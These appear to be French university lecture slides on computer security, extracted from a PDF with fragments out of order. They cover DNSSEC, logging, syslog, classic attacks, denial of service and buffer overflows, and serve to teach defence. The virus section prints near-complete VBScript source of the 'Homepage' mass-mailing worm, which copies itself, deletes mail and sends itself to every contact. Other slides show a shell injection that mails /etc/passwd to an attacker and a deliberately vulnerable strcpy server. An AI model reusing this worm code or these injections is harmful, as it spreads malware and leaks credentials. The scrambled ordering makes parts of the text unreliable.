HyDHYVT5KHSZ7Ht0/vypumPmSZQrcpP3tzWB
2qaKkHVPfau/DgLGs/IKENKYOG9564N+NzE
YyNU8dcT0ckT+ChPcGeVjgu7a3Ao9Z/ZkU0
```

Exemple de zone signée

188

```
3600 RRSIG DNSKEY 5 1 3600 20040509183619 (
20040409183619 38519 example.
eGL0s90glUqcOm1oo/2y+bszyEfKVOQVId9Z
DNhLz/Yn9CQZ1DVRJffACQDAUhXpU/oP34ri
bKBpyeRXosczFrKqS50aObzMOFXCXup9qHAp
eFIku28Vqfr8Nt7cigZLxjK+u0Ws/4lIRjKk
7z50XogYVaFzHk11ldt3HRxHIZM= )
a.example. 3600 IN NS ns1.a.example.
3600 IN NS ns2.a.example.
3600 DS 57855 5 1 (
B6DCD485719ADCA18E5F3D48A2331627FDD3
636B )
3600 RRSIG DS 5 2 3600 20040509183619 (
20040409183619 38519 example.
oXIKit/QtdG64J/CB+G18d0vneRvqtrto1AdQ
oRkAN15FP31Z7auB7gYTBmKzCjL7XUGQVcoH
kdhyCuzp8W9qJHgRUSwKKczSyl64nhguJd
EML819w1WVs17PR2VnZduM9bLyBhaaPmRKX/
Fm+v6ccF2EGLNRiY08kdz+XHH0= )
3600 NSEC ai.example. NS DS RRSIG NSEC
3600 RRSIG NSEC 5 2 3600 20040509183619 (
20040409183619 38519 example.
c01YggJLq1RqmBQ3iap28yIsK405aqpKSoba
U9fQSSMAppZmHf3AgLf1krkXXVgxTQSKG2
039/cRUes6Jk/25+f17Xr5n0VJsb01q4zeB3I
BBdJyGDAE0F5R0J787996vJupdm1fbH481g
sdx0W6Zyqtz3Zos8NOBBKEx+2G4= )
ns1.a.example. 3600 IN A 192.0.2.5
ns2.a.example. 3600 IN A 192.0.2.6
ai.example. 3600 IN A 192.0.2.9
3600 RRSIG A 5 2 3600 20040509183619 (
```

20040409183619 38519 example.



Distribution de certificats

191

- Dépasser la distribution de clés publiques (RR DNSKEY)
- Distribution de certificats (\approx clé publique signées + coordonnées signées par une clé secrète d'un certifieur)
Distribution par le DNS (RR CERT)
- Autres extensions pour d'autres usages
 - ▶ RR IPSECKEY pour IPsec
 - ▶ SSHFP pour empreintes de clés publiques `ssh` pour être sûr qu'on se connecte bien à la bonne machine
- Gratuit : utilise infrastructure déployée base de données distribuée DNS



- Un CNAME doit aussi être signé
- Donc un CNAME doit aussi avoir une signature indépendamment de celle potentielle sur le nom pointé
 - ▶ RRSIG
 - ▶ Mais aussi NSEC
- RFC 2535 précise une exception aux RFC 1034 et RFC 1035 précisant qu'un CNAME ne peut pas avoir d'autres enregistrements associés



Signature d'une zone

192

- Génère une zone signée à partir de la clé de zone trouvée dans le fichier de zone

```
dnssec-signzone -o nom-domaine fichier-zone
```

génère *fichier-zone.signed* qui sera utilisé par BIND

- Signe tous les enregistrements de la zone
- Génère tous les RR NSEC



- Avoir des copies pour comparaison
 - ▶ Nécessite une capacité double
 - ▶ Problèmes de licence interdisant la copie de certains logiciels...
 - ▶ Permet une remise à jour facile du système après compromission
 - ▶ Copies locales (cachées sur un disque et/ou chiffrées) ou distantes (via NFS en lecture seulement)
 - ▶ ⚠ Les commandes de comparaison peuvent être compromises...
 - ▶ Automatisation des comparaisons et des installations depuis des maîtres : `rdist`, `rsync`, `cfengine`
- Méta-données : liste des fichiers et répertoires, leur droits et leur dates de modification



Audit et journaux de fonctionnement

195

- Une fois système en place, nécessité de garder trace de l'activité et des problèmes
- Faire confiance mais « vérifier tout de même »...
- Permet de trouver trace de
 - ▶ Bug
 - ▶ Intrusion
 - ▶ Dommages causés
- Utile pour reconstruire le système, justice, compagnies d'assurance,...
- ⚠ Les journaux eux-mêmes peuvent être compromis
- Utilisation d'une vieille machine pour stocker les informations depuis une liaison série avec protocole minimal
- Fichiers généralement contenus dans `/var/adm` et `/var/log`



- ▶ Prend moins de place et moins lourd que tout en double
- ▶ ⚠ Dates peuvent être modifiées
- Signatures
 - ▶ Utilisation de fonctions de hachage cryptographiques
 - ▶ Comparaison des hachages avec une base
 - ▶ Outil Tripwire : permet de vérifier contenu et/ou droit, dates, etc. configurable par fichier



Audit et journaux de fonctionnement

196

- ▶ `access_log` indique les fichiers accédés par HTTP
- ▶ `aculog` contient les numéros appelés par modems
- ▶ `lastlog` contient la date de dernière connexion et éventuellement de dernier échec
- ▶ `loginlog` stocke les échecs de connexion
- ▶ `messages` stocke les messages systèmes envoyés à la console par `syslog`
- ▶ `pacct` enregistre les commandes lancées par tous les utilisateurs. Visualisé via `lastcomm`. Démarrage de l'enregistrement des commandes par `/usr/lib/acct/startup` référencé par `/etc/init.d/acct start`
- ▶ `suolog` contient les usages de la commande `su`
- ▶ `utmp` possède la liste des utilisateurs connectés (utilisé par `w`)



- ▶ utmpx version étendu d'utmp (contient d'où on est connecté,...) utilisé par `finger`, `who`
- ▶ `vold.log` informations du *volume manager*
- ▶ `wtmp` stocke les dates de connexion et de déconnexion ainsi que de reboot
- ▶ `wtmpx` version étendue à la `utmpx`. Usage par `last`
- ▶ `xferlog` contient les accès FTP
- Les connexions par un processus de login sont enregistrées. ⚠
Pas les exécutions de commandes à distance via `rsh`
- Les fichiers de log peuvent devenir très gros ~ refus de service
- Penser à allouer suffisamment de place pour les journaux
- ~ Scripts de nettoyage et de résumés statistiques dans la `crontab`



Syslog

199

- Centralisation du système de journalisation des messages d'information
- Permet de modifier le type de journalisation sans avoir à modifier toutes les applications
- Enregistrement
 - ▶ Nom du programme
 - ▶ Type (noyau, utilisateur, mail, autorisation,...)
 - ▶ Importance (critique, urgence, alerte, information, debug,...)
 - ▶ Message
- Configuration par fichier `/etc/syslog.conf` (attention à l'importance des tabulations)
- Possibilité d'envoyer
 - ▶ Dans un fichier



- ⚠ Ne pas effacer simplement un fichier de log mais plutôt
`cp /dev/null pacct`
par exemple *file descriptors* ouverts possibles (noyau, `syslog`,...)
-



Syslog

200

- ▶ Sur la console
- ▶ Sur une imprimante, une liaison série (bastion)
- ▶ Au `syslog` d'une autre machine ou plusieurs. Par défaut envoi à la machine `loghost` si elle existe
- Commande `logger` pour créer des messages `syslog` depuis un *shell*
- ⚠ Peut générer de faux messages `syslog`, avec des caractères spéciaux,...
- `syslog` utilisé par d'autres système qu'Unix pour centraliser de l'information (routeurs,...)
- ⚠ Attaques de refus de service sur `syslog` (UDP port 514)...
- ⚠ UDP peu sûr




- Facilement submergé par tous les journaux de log
- ↪ Outil libre écrit en perl
- Extrait les informations anormales par expressions régulières à la perl
- Résumés possibles par intervalle de temps (tel message a été vu tant de fois)
- Actions configurables



Trous de sécurités

203

<http://www.securityfocus.com/vdb/stats.html> : BUGTRAQ
Vulnerability Database Statistics



Autres traces


202

- Si compte corrompu, chercher dans les fichiers d'historique de commande (~/.history)
- Ces fichiers peuvent être détruits ou faux...
- Rajouter avant un lien *hard* sur les *.history* ou essayer carrément les *pipe* nommés
- Des configurations stockant le courriel envoyé dans des fichiers
- Fichier d'autorisation de connexion (.rhosts, .netrc)
- En arrêtant le système on peut geler l'information en cours de piratage
- Aller voir dans les blocs libres du disque démonté s'il reste des traces de fichiers effacés
- ⚠ Éthique sur la confidentialité de la vie privée !



Trous de sécurités

204



<http://malfease.oarci.net/>

<http://securitywizardry.com/radar.htm> La déprime du responsable
sécurité sur une page ☺



Quelques attaques classiques

207

l'endommageant pour le rendre inutilisable

- Attaques réseau
- Options par défaut « larges »
- Trous de sécurité locaux (et par connexion distants...)
- Authentification faible
- Outils d'audit sécurité utilisés avec malveillance
- Blagues (*hoaxes*)
- Une attaque qui marche peut être publiée sur des listes de discussion *underground*...

Pour le grand public : tout est virus !



Qu'est-ce ? Typologie...

- **Chevaux de Troie** : logiciel qui a des fonctions autres que celles auxquelles on pense
- **Portes dérobées** : logiciel contenant un moyen d'accès caché au système
- **Bombes logicielles** : programme qui s'arrête ou détruit des choses sous certaines conditions
- **Virus** : programme qui modifie le comportement d'un autre pour se diffuser
- **Vers** : programme se propageant à travers le réseau sans modifier de programme
- **Bactérie** : se reproduit jusqu'à effondrer le système
- **Dénis de service** : attaque ralentissant le système ou



Quelques attaques classiques

208

- ▶ Système pouvant être endommagé
- ▶ Au minimum : perte de temps (... et d'argent)
- ▶ Perte de données
- ▶ Divulgations de documents confidentiels



- Virus sous Windows en général
- Macro-virus dans *template* de document Microsoft Word
- BackOrifice et ses semblables : télécommande de Windows
- Faux message de Microsoft contenant une fausse mise à jour du système
- Fichier .reg exécuté par l'administrateur et qui modifie la base de registres
- Piratage du site FTP contenant TCP *wrapper* avec une version donnant un shell à une certaine adresse IP
- Utilisation de fausses clés PGP d'un auteur de logiciel
- Potentiellement tout programme téléchargé depuis le réseau...
- Modification du noyau pour cacher tout ce qu'on veut : *root-kit* de l'extrême



Microsoft Vista comme cheval de Troie...

211

<http://linuxfr.org/~sebek/23640.html>



- ▶ FreeBSD : <http://thc.pimml.com/files/thc/bsdkern.html>
- ▶ Linux : http://thc.pimml.com/files/thc/LKM_HACKING.html
- ▶ Solaris : <http://thc.pimml.com/files/thc/slkm-1.0.html>


↪ Réinstaller tout le système...


- Reprogrammation du BIOS (*Basic Input Output System*) de PC, du microcode de Pentium II, d'un modem, d'un disque dur,...



Microsoft Vista comme cheval de Troie...

212





Il était une fois... Windows Vista

Une sécurité sans faille

Windows Defender

Contrôle parental

Séquestrer Vista

Aller plus loin...

HPCAS F2B401 — Sécurité informatique
Computer Science department/HPCAS

• Attaques
▶▶▶▶▶

Refus de service

215

- Trop d'entêtes HTTP, trop gros entêtes HTTP ~> ralentissement
- Inondation de paquet TCP SYN : plus de place pour les vraies demandes de connexion. Problème intrinsèque de TCP/IP...
- Ping de la mort : plusieurs fragments d'un paquet dont la taille est trop grande pour loger dans le tampon de réassemblage
- Paquets TCP avec drapeau OOB chez MicroSoft
- URL trop long pour IIS : arrêt
- IIS meurt avec GET . . / . .
- Envoie de caractères sur le port 1031 assassine IIS
- DNS de NT meurt si on lui envoie une réponse sans question
- 1 caractère sur le port 53 fait que le DNS de NT utilise le CPU sans discernement

- Logiciels qui envoient des informations d'utilisation
 - ▶ Logiciels qui envoient des infos sur leur usage
 - ▶ RealPlayer qui envoie des informations sur ce qui est reçu
 - ▶ Des documents de traitement de texte ou de tableur qui font référence explicitement à une URL : accès à chaque ouverture du document... ~> Spécialisation de chaque document et traçage de leur usage et propagation ! Regarder les messages qui sortent...
 - Logiciels d'échanges de fichiers style Napster ou Gnutella
 - ▶ Pompe de la bande passante
 - ▶ Laisser filer des informations internes (utilisateurs, adresses)
 - ▶ Envoyer des chevaux de Troie
- <http://www.research.att.com/~smb/talks/NapsterGnutella/index.htm>

Refus de service

216

- N'importe quoi sur le port 135 bloque le CPU à 100 % sur NT
- Applet qui prend tout le temps CPU avec plein de threads, ouvrent plein de fenêtres
- Frames HTML récursives

Gain de bande passante : utiliser des formats de compression

- Idée : faire des fichiers dont la décompression fera tout exploser

<http://www.aerasec.de/security/advisories/decompression-bomb-vulnerability.1>

Type	Used compression	Original size	Compressed size	Ratio
simple bomb	gzip'ed gzip'ed gzip (3 stages)	100 GigaByte	5928 Bytes	$1,7 \cdot 10^7 : 1$
simple bomb	gzip'ed gzip (2 stages)	100 GigaByte	233782 Bytes	$427748 : 1$
simple bomb	gzip	100 GigaByte	97 MegaByte	$1000 : 1$
simple bomb	bzip2'ed bzip2	100 GigaByte	220 Bytes	$4,5 \cdot 10^8 : 1$
simple bomb	bzip2	100 GigaByte	69745 Bytes	$1,6 \cdot 10^6 : 1$
PNG picture bomb	deflate	19000 x 19000, 1-bit (45 MB) expand in 24-bit color to 1 GB	44024 Bytes	$1000 : 1$ ou $2,2 \cdot 10^3 : 1$
GIF picture bomb	LZW	6000 x 6000, 8-bit (288 MB) expand in 24-bit color to 100MB	25527 Bytes	$10^4 : 1$
OpenOffice bomb	deflate	100 GigaByte	97 MegaByte	$1000 : 1$



- Trop de fichiers visibles via WWW, liens symboliques sortant de htdocs,...
- Rajout de « . » à la fin d'ASP pour récupérer les sources avec IIS
- « . . » dans une URL permet de remonter avec IIS
- Exécution de commandes arbitraire par IIS avec des .bat ou .cmd
- Extension FrontPage permettant d'installer des scripts CGI arbitraires
- Transferts de tables NIS sous Unix
- Faible authentification RPC Unix de base
- Exécution de commandes à distance dans des logiciels de discussion



- *Sniffers* de mots de passe (telnet, rlogin, FTP,...)
- Adresses de retour d'erreur du style `|/usr/bin/commande pour sendmail`
- Confusion entre liens Internet et liens sur le bureau dans Windows → page HTML qui peut lancer des commandes arbitraires locales
- ActiveX peut *par construction* faire n'importe quoi
- Divers bugs dans Internet Explorer et Netscape Communicator au niveau de JavaScript et Java qui sortent du « bac à sable » d'exécution
- Programmes CGI foireux, souvent installés en standard, permettant l'exécution de commandes
- Programmes CGI mal conçus trop libres avec trop de droits



- Pollution de cache DNS
- Faux sites Internet qui usurpent ou redirige vers les vrais mais en espionnant au passage



- « + » dans `/etc/hosts.equiv` de SunOS 4
- Configuration de serveurs WWW
- Scripts CGI de test
- Compte utilisateur par défaut (`guest`,...)
- Groupe Everyone sur MicroSoft peut mettre un cheval de Troie dans `... \system32`
- Partage NetBIOS à tout le monde sous Windows



Trous de sécurité locaux (et distants...)

223

- Modification d'un fichier provoquant exécution pirate
 - ▶ `~/.login`, `~/.profile`, `~/.cshrc`, `~/.bashrc`,... exécutés lors du lancement de shell
 - ▶ `.exrc` dans `~` ou dans le répertoire local exécuté par `vi` ou `ex`
 - ▶ `~/.emacs` Emacs-Lisp lancé au démarrage d'Emacs
 - ▶ `~/.forward` ou `~/.procmail` exécuté lors de la réception d'un courriel
 - ▶ `~/.netscape` lancement de *plug-ins*, `~/.mailcap` lancement de méthodes MIME
 - ▶ ...



Trous de sécurité locaux (et distants...)

- Problèmes de conception : droits foireux, conflits dans `/tmp` (lien symbolique vers fichier sensible),...
- Oubli de perte de privilège de programmes *suid* : démon *finger* et *sendmail* capable de lire n'importe quel fichier
- Débordement de tampons alloués dans la pile (variables *automatic* du C) : si donnée trop grande débordement dans une zone mémoire stockant l'adresse de retour de fonction ~~~ exécution de code arbitraire dans des programmes *suid*, *ftpd*,...
- Exploitation de méta-caractères dans un *shell*
`mail moi ; mail pirate < /etc/passwd`
- Changement de la variable `$IFS` qui définit les séparateurs.
Commande `/bin/ls` comprise comme `bin ls...` Si commande `bin` dans le `$PATH` d'une commande *suid* root qui fait un `system()` : bug de *preserve*




Authentification faible

224

- Mots de passe trop simples : approche par dictionnaire
- Si récupération des mots de passe hachés (`/etc/shadow` Unix ou SAM NT) comparaison accélérée sans passer par le processus de *login* (outils Crack UNIX/NT & L0phtCrack NT)
- Différentes méthodes d'authentification SMB plus ou moins fortes (compatibilité avec le passé...). Attaque avec plus ou moins de force possible
- Mots de passe hachés stockés dans le SAM (*Security Accounts Manager*) de NT par DES avec une clé dérivée du Relative Domain ID. Après un *Emergency Restore Disk* reste une copie lisible par tout le monde dans `... \system32\ERD`
- Mots de passe d'Access 97 stockés simplement avec un XOR d'une constante de 13 octets



- Très pratique pour faire un audit de réseau
-  Mais les failles trouvées peuvent aussi servir à un attaquant...
- Beaucoup d'outils existent
 - ▶ SATAN
 - ▶ COPS
 - ▶ Tiger
 - ▶ ISS
 - ▶ Nessus
 - ▶ ...
- Les utiliser pour fermer les failles avant que d'autres les essayent...



Principe : virus exploitant la crédulité

227

Le virus *assisté par humain...* Blagues (*hoaxes*)

- « *Si vous recevez un mail avec le sujet truc-muche votre disque dur s'autodétruira, votre mari/femme vous quittera, etc* » signé IBM ou MicroSoft pour donner du poids
- « *Surtout propagez ce message à tous les gens que vous connaissez tellement que c'est important* »
- Faire une chaîne de pétition pour une raison humanitaire qu'il faut envoyer à une personne : submergée de courriels
- Fait perdre du temps et de la bande passante
- « *Si vous avez le fichier machin-chose vous avez le virus truc-muche !* »
 - ▶ Ce fichier existe !
 - ▶ On l'efface pour virer le virus




- Faire tourner avec un droit *minimal* (pas `root` !)
- Virer tous les caractères néfastes en entrée qui pourraient entraîner une utilisation malicieuse (méta-caractères dans adresse de mail pour exécuter une commande en plus de l'envoi du mail)
- Utiliser le mode « teinté » de `perl` qui empêche tout ce qui vient de l'extérieur d'être utilisé dans des commandes qui modifient des fichiers ou processus ou dans des sous-shells
- Faire de l'audit de code
- Faire des tests intensifs hors-norme (envoi de tonnes de données,...)



Principe : virus exploitant la crédulité

228

- ▶ Mais c'était une blague ! Le fichier faisait partie du système d'exploitation
- ▶  Ordinateur devenu inutilisable...
- Essayer de vérifier l'origine des informations, des programmes,...
<http://www.hoaxbuster.com>
- Mais qu'est-ce qui est vrai ? Qu'est-ce qui est faux ?...

Virus informatique : on automatise le concept !



- Tout est programmable
 - ▶ Macros en VBScript en MicroSoft Word, Excel, PowerPoint, Outlook,...
 - ▶ ActiveX : faire confiance au programmeur
 - ▶ Java : faire confiance au bac à sable qui peut avoir des fuites
 - ▶ JavaScript
 - ▶ Flash peut lancer des commandes MS-DOS (virus SWF/LFM-926 de 1/2002)
- Monopole de MicroSoft : simplifie les configurations possibles, programmes « portables de fait »
- Automatisation à outrance
- Gestion des options laxistes (pour éviter le recours au SAV ☺ et à la lecture des modes d'emploi...)



Virus opportuniste

231

Interpeller avec un courriel d'actualité

Subject: Fwd:Peace BeTween AmeriCa And IsLam !

Hi! iS iT A waR Against AmeriCa Or IsLam! Let's Vote To Live in Peace!

Attachment: WTC.EXE



- On ne fait plus attention aux questions posées (*cliquodrome*)
- Possibilité offerte d'exécuter du **code arbitraire** ⚠
- Erreurs de programmation « bugs » → faire faire quelque chose de non prévu à un programme
- Incohérences dans l'interface utilisateur
 - ▶ Extension utilisée pour l'affichage ne correspond pas au type utilisé pour l'exécution (W32/SirCam@MM,...)
 - ▶ Etiquettes G. de Bussac Fichier secondaire.doc.bat
On pense ouvrir un document Word .doc alors qu'on exécute un programme .bat



Virus opportuniste

232

- Si l'utilisateur demande l'exécution de WTC.EXE :
 - ▶ Création de fichiers VB scripts sur le disque (MixDaLaL.vbs, Zacker.vbs,...)
 - ▶ Changement de page de démarrage de Windows
 - ▶ Tente d'effacer le logiciel d'antivirus
- ▶ Essaye de télécharger un programme de récupération de mots de passe
- Failles exploitées :
 - ▶ Crédulité
 - ▶ Possibilité d'exécuter simplement un programme quelconque




- Possibilité de mettre du code exécutable dans un document Word, PowerPoint,...
- De nombreux problèmes par le passé → suppression de l'exécution des macros à l'ouverture du fichier par défaut
- ... mais le 4/10/2001, faille trouvée : on peut construire des macros avec une syntaxe incorrecte :
 - ▶ Non vues par le système interdisant les macros à l'ouverture
 - ▶ Vues par le système chargé de leur exécution
- Faille exploitée
 - ▶ Erreur de programmation
 - ▶ Possibilité de mettre un programme dans un document textuel

Jeu des 7 différences (Nimda est passé par là)

235

- ▶ courriel → courriel via Windows/OutLook
Effet assez limité dès que l'anti-virus est sorti
- ▶ « Partages » à la Windows : une machine infectée peut vite infecter les voisins en réseau
- ▶ Recherche de serveurs WWW Windows/IIS avec bugs (test du port TCP/80)
- Parades :
 - ▶ Sensibiliser les utilisateurs
 - ▶ Utiliser d'autres logiciels
 - ▶ Antivirus très à jour
 - ▶ Interdire les accès IIS inutiles
 - ▶ Supprimer/filtrer les partages Windows

Trafic Internet entre l'ENS et l'extérieur



CERT Advisory CA-2001-26 Nimda Worm

<http://www.cert.org/advisories/CA-2001-26.html>

- Le virus Nimda a commencé à se propager mardi
- Les anti-virus sont sortis mercredi
- Propagation:

Une semaine dans la vie d'un administrateur système...

236

Virus Microsoft de la Semaine du 4 au 11 octobre 2001 reçus par ens.fr :

- | | |
|------------------------|---------------------|
| ▶ 256 W32/SirCam@MM | ▶ 2 W97M/Thus.gen |
| ▶ 63 W32/Hybris.gen@MM | ▶ 1 WM/Cap |
| ▶ 60 W32/Magistr.b@MM | ▶ 1 W97M/Marker.o |
| ▶ 52 W32/Magistr.a@MM | ▶ 1 W97M/Marker.gen |
| ▶ 9 VBS/Tam@M | ▶ 1 W97M/Class |
| ▶ 7 JS/Kak@M | ▶ 1 W32/Nimda.htm |
| ▶ 6 W32/FunLove.gen | ▶ 1 VBS/Haptime@MM |
| ▶ 3 W32/Nimda@MM | |

- Failles exploitées :
 - Crédulité
 - Incohérence interface graphique entre .HTML et .vbs
 - Possibilité d'exécuter simplement un programme quelconque
 - Utilisation de la programmation d'OutLook pour s'envoyer aux membres de son carnet d'adresses
- Programme encodé pour se cacher un peu

```
Execute DeCode("QpGttqtTguwogPgzvUgvYU?EtgcvgQdlgev*$YUetkrvOUjgnn$+UgvE
...
Otgitytkvg$JMEW~uqhvyctg~Cp~ockngf$. $3$GpfKhPgzvGpfKhPgzvGpfkhGpfHwpevkqr
Function DeCode(Coded)
For I = 1 To Len(Coded)
CurChar= Mid(Coded, I, 1)
If Asc(CurChar) = 15 Then
CurChar= Chr(10)
```



```
Set WS = CreateObject("WScript.Shell")
Set FSO= CreateObject("scripting.filesystemobject")
Folder=FSO.GetSpecialFolder(2)

Set InF=FSO.OpenTextFile(WScript.ScriptFullName,1)
Do While InF.AtEndOfStream<>True
    ScriptBuffer=ScriptBuffer&InF.ReadLine&vbCrLf
Loop

Set OutF=FSO.OpenTextFile(Folder&"\homepage.HTML.vbs",2,true)
OutF.write ScriptBuffer
OutF.close
Set FSO=Nothing

If WS.regread ("HKCU\software\An\mailed") <> "1" then
    Mailit()
End If
```



```
ElseIf Asc(CurChar) = 16 Then
CurChar= Chr(13)
ElseIf Asc(CurChar) = 17 Then
CurChar= Chr(32)
ElseIf Asc(CurChar) = 18 Then
CurChar= Chr(9)
Else
CurChar = Chr(Asc(CurChar) - 2)
End If
DeCode = DeCode & CurChar
Next
End Function
```

- Après perl -p -e 'tr/\017\020\021\022\002-\0377/\012\015\040\011\000-\0375/'< homepage.HTML.vbs décodage équivalent à DeCode () :
- On Error Resume Next



```
Set s=CreateObject("Outlook.Application")
Set t=s.GetNameSpace("MAPI")
Set u=t.GetDefaultFolder(6)
For i=1 to u.items.count
    If u.Items.Item(i).subject="Homepage" Then
        u.Items.Item(i).close
        u.Items.Item(i).delete
    End If
Next
Set u=t.GetDefaultFolder(3)
For i=1 to u.items.count
    If u.Items.Item(i).subject="Homepage" Then
        u.Items.Item(i).delete
    End If
Next
```



```

Randomize
r=Int((4*Rnd)+1)
If r=1 then
    WS.Run("http://hardcore.pornbillboard.net/shannon/1.htm")
elseif r=2 Then
    WS.Run("http://members.nbci.com/_XMCM/prinzje/1.htm")
elseif r=3 Then
    WS.Run("http://www2.sexcropolis.com/amateur/sheila/1.htm")
ElseIf r=4 Then
    WS.Run("http://sheila.issexy.tv/1.htm")
End If

Function Mailit()
    On Error Resume Next
    Set Outlook = CreateObject("Outlook.Application")
    If Outlook = "Outlook" Then

```



```

        WS.regwrite "HKCU\software\An\mailed", "1"
    End If
Next
End If
Next
End if
End Function

```




```

Set Mapi=Outlook.GetNamespace("MAPI")
Set Lists=Mapi.AddressLists
For Each ListIndex In Lists
    If ListIndex.AddressEntries.Count <> 0 Then
        ContactCount = ListIndex.AddressEntries.Count
        For Count= 1 To ContactCount
            Set Mail = Outlook.CreateItem(0)
            Set Contact = ListIndex.AddressEntries(Count)
            Mail.To = Contact.Address
            Mail.Subject = "Homepage"
            Mail.Body = vbcrLf&"Hi!"&vbcrLf&vbcrLf&"You've got to see this"
            Set Attachment=Mail.Attachments
            Attachment.Add Folder & "\homepage.HTML.vbs"
            Mail.DeleteAfterSubmit = True
            If Mail.To <> "" Then
                Mail.Send
            End If
        Next
    End If
Next

```



- Toutes versions de Windows
- Arrive comme un courriel avec un document en pièce jointe qu'il faut exécuter
- Se cache :
 - ▶ Double extension (style .doc.bat)
 - ▶ Choisit un document au hasard
 - ▶ Sujet du courriel : extrait du titre du document
- S'envoie à des relations de son carnet d'adresses
- Fait des destructions aléatoires
-  Envoie des informations confidentielles à l'extérieur

<http://www.cert.org/advisories/CA-2001-22.html>



<http://metasploit.com>

- Plateforme libre pour développer, tester et utiliser des programmes d'attaque
- Permet de tester des systèmes de protection

The goal is to provide useful information to people who perform penetration testing, IDS signature development, and exploit research. This site was created to fill the gaps in the information publicly available on various exploitation techniques and to create a useful resource for exploit developers. The tools and information on this site are provided for legal security research and testing purposes only.

- Mais peut aussi être utilisé par des méchants...



Exemple de serveur WWW « buggué »

247

Le programmeur a fait une erreur. Laquelle ?

```
void sauve_URL(char URL[]) {
    char URL_fournie[100];
    strcpy(URL_fournie, URL); †
    ...
}

void serveur_WWW(char URL[]) {
    int taille;
    sauve_URL(URL); /* ici */
    ...
}
```


- Au lieu d'utiliser strncpy(), il a utilisé strcpy() qui copie froidement sans tester la taille de la variable destination...



- Comment pirater des programmes anodins ?
- En faisant exécuter des instructions choisies par le pirate
- Comment ? Mettre plus de données que prévu dans une variable si le programme n'est pas trop regardant (flegme du programmeur ou du langage) ⇔ comportement non prévu

initialement

- Les variables d'un programme sont rangées séquentiellement dans la mémoire



On écrit dans B et A est aussi modifiée !



Exemple de serveur WWW « buggué »

248

- ⇔ URL_fournie peut déborder ! ⚠
- On peut faire exécuter n'importe quelles instructions à distance en envoyant une requête <http://...> bien choisie ⚠





En choisissant subtilement le contenu d'URL le pirate

- fait déborder URL_fournie
- remplace ici par ailleurs

- met ses propres instructions dans URL_fournie
- lorsque sauve_URL se termine l'exécution reprend en ailleurs au lieu d'ici !!!




Propagation du virus Code Red

251

<http://www.caida.org/analysis/security/code-red/>

- Exploite un débordement de tampon dans Windows IIS
- Choisit aléatoirement les adresses de machines à infecter
- Modifie les pages WWW des serveurs (« Hacked by

Chinese »)



<http://www.caida.org/analysis/security/code-red/newframes-small-log.gif>



- Propose un service d'impression par `http://...`
- Géré par une bibliothèque : `\WINNT\System32\msw3prt.dll`
